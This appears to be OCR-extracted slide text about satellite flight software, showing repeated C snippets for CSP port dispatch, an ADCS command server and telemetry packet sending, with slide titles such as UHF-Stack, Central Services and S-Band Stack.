
? Default Services

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```



UHF-Stack



Central Services


```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
1 // csp_listen, _bind(0x14), _accept
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': # Set ADCS Wheel position
12        gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
16        packet->data[4] = (char)((h16 & 0xffff) >> 8);
17        h16 = util_hton16(val1);
18        packet->data[7] = (char)(h16 & 0xffff);
19        packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21    packet->length = 0;
```



UHF-Stack



Central Services


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3     case 0x00 - 0x06:
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ADCS Server

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17        h16 = util_hton16(val1);
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20
21    packet->length = 0;
```



UHF-Stack



Central Services


```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
1 // csp_listen, _bind(0x14), _accept
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': # Set ADCS Wheel position
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13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
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20
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```



UHF-Stack



Central Services


```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': # Set ADCS Wheel position
12        gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
16        packet->data[4] = (char)((h16 & 0xffff) >> 8);
17        h16 = util_hton16(val1);
18        packet->data[7] = (char)(h16 & 0xffff);
19        packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21        packet->length = 0;
22        goto send_packet_set_len;
23 }
```



UHF-Stack






Sending Telemetry



```
1 send_packet_set_len:  
2     *(char *)(&packet->length + 1) = len;  
3 send_packet:  
4     ret = csp_send(conn, packet, 0);  
5     if (!ret) goto failed;;
```




System Chart



System Chart



S-Band Stack

